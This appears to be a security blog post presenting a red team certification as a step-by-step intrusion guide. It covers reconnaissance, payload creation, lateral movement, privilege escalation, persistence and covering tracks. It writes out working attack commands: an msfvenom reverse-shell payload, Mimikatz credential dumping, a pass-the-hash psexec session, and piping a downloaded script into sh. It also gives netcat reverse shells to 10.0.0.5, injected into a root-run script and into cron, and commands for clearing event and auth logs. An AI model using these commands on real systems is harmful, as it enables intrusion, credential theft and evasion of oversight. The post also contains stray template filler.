Listen to this Post
Introduction:

In the high-stakes arena of offensive security, speed is often glorified, but true mastery lies in disciplined precision. The Certified Red Team Analyst (CRTA) exam, as highlighted by a recent successful candidate, serves as a crucible that forges professionals who understand that meticulous methodology and structured execution are the real keys to breaching modern defenses. This hands-on certification, developed by CyberWarFare Labs, moves beyond theory to simulate authentic adversary scenarios, emphasizing that a slow, methodical approach ultimately outperforms reckless haste.
Learning Objectives:
- Understand the core principles of a methodology-driven red team engagement.
- Learn key reconnaissance, persistence, and lateral movement techniques relevant to hands-on certifications.
- Develop a mindset that prioritizes documentation, stealth, and precision over raw speed.
You Should Know:
1. The Foundation: Reconnaissance and Enumeration
Before a single exploit is launched, a professional red teamer must become a ghost in the machine. This phase is about information gathering, where noise is the enemy. The goal is to build a detailed map of the target environment—users, systems, services, and potential entry points—without triggering alarms.
Step-by-step guide:
- Passive Reconnaissance: Use OSINT tools like `theHarvester` and `Maltego` to gather emails, subdomains, and employee data from public sources.
theHarvester -d targetcompany.com -l 500 -b google
- Active Scanning (Stealthily): Employ `Nmap` with timing and decoy options to scan discreetly. The `-sS` flag initiates a SYN scan (half-open scan), which is less likely to be logged.
nmap -sS -T2 --max-parallelism 1 --min-hostgroup 100 -D RND:10 192.168.1.0/24
- Service Enumeration: For discovered services, use precise scripts to fingerprint versions. For example, to enumerate SMB shares on a Windows target:
nmap --script smb-enum-shares -p 445 192.168.1.105
- Document Everything: Log all findings in a structured tool like Dradis or Obsidian. This map is your single source of truth for the entire engagement.
2. Initial Access and Weaponization
Gaining a foothold requires transforming reconnaissance data into a weaponized payload. This isn’t about spraying exploits; it’s about selecting the perfect vector for the specific target configuration you discovered.
Step-by-step guide:
- Analyze Data: Review your enumeration notes. Did you find an outdated WordPress plugin? A misconfigured SMB share with write permissions? An unpatched Windows 7 machine?
- Payload Crafting: Use a framework like Metasploit or Cobalt Strike to generate a tailored payload. For a Linux target with a vulnerable SSH service, you might craft a malicious key.
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f elf > payload.elf
- Delivery: Choose a delivery method matching the scenario (phishing, web shell upload, exploit of public-facing service). For a phishing simulation, you might embed the payload in a macro-enabled document.
- Execution and Callback: Deploy the payload and establish a reverse shell. Immediately migrate your process to a stable, benign system process to maintain persistence.
3. The Art of Lateral Movement
Once inside, the real challenge begins. Moving through the network silently requires using stolen credentials and exploiting trust relationships, mimicking a real Advanced Persistent Threat (APT).
Step-by-step guide:
- Credential Harvesting: Dump hashes from memory using tools like Mimikatz on Windows or `linpeas.sh` on Linux to find credentials in configuration files.
On a compromised Windows host (Mimikatz command):
sekurlsa::logonpasswords
- Pass-the-Hash/Pass-the-Ticket: Use harvested NTLM hashes or Kerberos tickets to authenticate to other systems without needing plaintext passwords.
Using Metasploit's psexec module with an NTLM hash
use exploit/windows/smb/psexec
set SMBUser Administrator
set SMBPass aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
set RHOSTS 192.168.1.110
run
- Network Mapping from Within: Use native commands to avoid detection. On Windows, use `net view` and
net group "domain computers" /domain. On Linux, use `arp -a` and check/etc/hosts.
4. Privilege Escalation: The Systematic Hunt
Elevating privileges is a systematic search for misconfigurations, not a wild guess. It involves checking a known list of potential weaknesses on the compromised host.
Step-by-step guide:
- Automated Enumeration: Run scripts like `WinPEAS.bat` (Windows) or `linpeas.sh` (Linux) to identify common privilege escalation vectors—unquoted service paths, writable service binaries, cron jobs, sudo misconfigurations.
On a compromised Linux host:
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
- Manual Verification: Automated tools are guides. Manually verify their findings. For example, if a script finds a writable Python script run by root, edit it to spawn a reverse shell.
If /usr/local/bin/cleanup.py is run as root and is writable: echo 'import os; os.system("nc -e /bin/bash 10.0.0.5 4443")' >> /usr/local/bin/cleanup.py - Exploitation: Execute the verified vector. This could involve exploiting a kernel vulnerability (e.g., Dirty Pipe), abusing `sudo` rights (e.g., `sudo -l` showing you can run `vi` as root), or hijacking Windows services.
5. Maintaining Persistence and Covering Tracks
A successful breach is meaningless if you’re quickly discovered. Persistence mechanisms must be stealthy, and activities should be masked.
Step-by-step guide:
- Establish Backdoors: Create scheduled tasks (
schtaskson Windows, `cron` on Linux), install web shells on internal applications, or add SSH authorized keys.Linux cron persistence for a reverse shell every hour (crontab -l 2>/dev/null; echo "0 nc -e /bin/bash 10.0.0.5 4445 2>/dev/null") | crontab -
- Clear Logs: Selectively clear event logs related to your activity. On Windows using Meterpreter:
clearev
On Linux, you might overwrite specific entries in `/var/log/auth.log` using `sed` or
shred. - Use Living-off-the-Land Binaries (LOLBAS): Use built-in system tools (like
sc.exe,wmic,certutil,bitsadmin,regsvr32) for post-exploitation tasks to blend in with normal administrative traffic.
What Undercode Say:
- Methodology is Your Weapon: A repeatable, documented process is more reliable and scalable than ad-hoc hacking. It ensures no step is missed and allows for smooth collaboration in team engagements.
- Stealth is a Mindset, Not a Tool: Every action, from scan timing to payload choice, must be evaluated for its noise signature. The goal is to be a ghost, not a bull in a china shop.
+ analysis around 10 lines.
The CRTA’s focus on realism reflects a critical industry shift. Defenses (EDR, XDR, SIEM) have evolved, making noisy, script-kiddie tactics obsolete. The certification validates the skills of a tactical operator, not just a vulnerability scanner. This aligns with the growing demand for red teams that can provide true adversary emulation, giving organizations a realistic assessment of their defensive posture and detection capabilities. The emphasis on “precision over speed” directly counters the toxic “capture-the-flag” mentality that prioritizes points over practical tradecraft. In the real world, a slow, successful breach is infinitely more valuable than a fast, detected one.
Prediction:
The future of red teaming and certifications like the CRTA will increasingly integrate AI and machine learning on both sides of the battlefield. Red teams will leverage AI to analyze vast datasets for attack path optimization and to generate hyper-realistic phishing content. Conversely, blue teams will deploy AI-powered anomaly detection. The professionals who thrive will be those who master a fundamentally sound, adaptable methodology, using AI as a force multiplier for their precision and tradecraft, not as a replacement for deep technical understanding. The human element of creativity, patience, and strategic thinking will remain the ultimate differentiator.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Vraj Patel – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


